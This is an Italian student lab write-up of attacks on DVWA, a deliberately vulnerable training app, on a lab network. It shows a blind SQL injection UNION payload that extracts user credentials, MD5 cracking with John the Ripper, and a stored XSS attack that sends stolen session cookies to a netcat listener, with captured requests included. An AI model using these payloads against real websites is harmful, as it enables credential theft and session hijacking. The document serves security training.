
## Progetto S6 L5

Exploit vulnerabilità XSS stored e SQL injection (blind) sulla DVWA.



sudo -u Daniele Morabito




In questo esercizio, andremo ad exploitare due vulnerabilità piuttosto comuni e molto gravi nel caso in cui vengano sfruttate, sulle Web App; l'SQL injection ed il XSS (Cross Site Scripting).

🥞 🔲 🛅 🍃 🐞 🖭 🗸 🗎 2 | 3 | 4 | 🐞 🕒 🐠

Damn Vulnerable Web Ap ×

Iniziando dall'SQLi, questo tipo di attacco mira a estrapolare eventuali informazioni sensibili da un database, con effetti devastanti.

Questo attacco può avere successo grazie ad un mancato controllo dell'input utente.
Un programmatore può ovviare al problema "Sanificando" o filtrando l'input utente nel programma.



http://www.securiteam.com/securityreviews/5DP0N1P76E.html


🔘 🖰 192.168.50.101/dvwa/vulnerabilities/sqli\_blind/?id=%25'+and+1%3D0+union+select+null%2C+concat(first\_name%2C0x0a%2Clast\_name%2C0x0a%2Cuser%2C0x0a%2Cpassword)+from+ 🗵 🕏

La prima cosa da fare, di solito, è di testare se l'input utente viene filtrato o verificato in qualche modo utilizzando dei comandi comuni di SQL, tipo "SELECT, UNION" oppure terminatori di stringhe tipo gli apici (', ").
Una volta confermata la

vulnerabilità, si può passare all'attacco. In questo caso, con l'SQLi

(Blind) non ci viene dato un errore nel caso la sintassi non fosse corretta, non ci sarebbe un messaggio di errore ad avvisarci (il resto rimane identico).

Con lo script corretto, otteniamo le credenziali.




😽 📗 🛅 🍃 🐞 🕒 🗸 1 2 3 4 | 🐞 🎅

In questo caso, sappiamo già che le password sono in formato hash-MD5 (grazie ai precedenti esercizi), questo ci semplifica parecchio la vita e ci permette di decriptare le password con relativa facilità.

Ho utilizzato John the Ripper (ma anche un tool online avrebbe funzionato), ho inserito le password MD5 in un file di testo e l'ho dato in pasto a John.

Come possiamo notare, abbiamo le password in chiaro.



Passiamo adesso all'attacco XSS. Questa volta andremo a effettuare un attacco XSS stored. Differisce da quello "reflected" per il fatto che una volta caricato il codice malevolo, può essere eseguito più volte (poiché viene salvato sul server), potenzialmente colpendo svariati utenti ed essendo, sempre potenzialmente, più pericoloso rispetto al XSS reflected.

🥞 🔙 🛅 🍃 🐞 🖭 🗸 🕽 2 3 4 🛮 🐞 🕒


Anche in questo caso, questa vulnerabilità esiste principalmente a causa del "controllo dell'input utente" mal gestito.

V	uinerabi	lity: Stored Cross Site Scripting (XSS)
ns	Name *	
ce	Message *	
Execution		Sign Guestbook
ion		
tion	lame: test Message: This is a	a test comment.
N N	lame: Dan lessage:	
d		
curity		

In questo caso, il nostro obiettivo è quello di utilizzare uno script che possa rubare i cookie degli utenti che interagiscono col sito, per poi inviare questi cookie sul nostro server.

Possiamo notare nella parte sottolineata che il messaggio è vuoto, questo perché ho utilizzato uno script valido ed è già entrato in funzione.

Come server, ho messo in ascolto netcat, che è un po' un coltellino svizzero provvisto di svariate funzionalità (in questo caso sarà un semplice server).



dan@Kali: ~

## File Actions Edit View Help

😽 | 🔙 🛅 🍃 🍏 🕒 🗸 | 1 | 2 | 3 | 4 | 🐠 🗈

GET /?cookie=security=low;%20PHPSESSID=3e6057dafea7c4842c57473c1394e5f0 HTTP/1.1 Host: 127.0.0.1:12345 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Referer: http://192.168.50.101/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site GET //cookie=security=low;%20PHPSESSID=3e6057dafea7c4842c57473c1394e5f0 HTTP/1.1 Host: 127.0.0.1:12345 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Referer: http://192.168.50.101/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site GET /?cookie=security=low;%20PHPSESSID=3e6057dafea7c4842c57473c1394e5f0 HTTP/1.1 Host: 127.0.0.1:12345 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Referer: http://192.168.50.101/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site GET /?cookie=security=low;%20PHPSESSID=3e6057dafea7c4842c57473c1394e5f0 HTTP/1.1 Host: 127.0.0.1:12345 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Referer: http://192.168.50.101/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site

Qui possiamo invece notare tramite netcat, tutte le informazioni da noi desiderate (i cookie di sessione).

In questo caso sono tutti uguali, poiché sto interagendo con la pagina "infetta" sempre dallo stesso browser, con lo stesso utente.

Nel caso ci fossero stati diversi utenti, avremmo potuto vedere svariati cookie di sessione.

L'attacco XSS stored è così riuscito.

In conclusione, sanificare o filtrare l'input utente durante la fase di sviluppo della web app è di vitale importanza, per evitare attacchi simili e quindi mettere a serio rischio un'eventuale azienda, sito web o gli utenti stessi.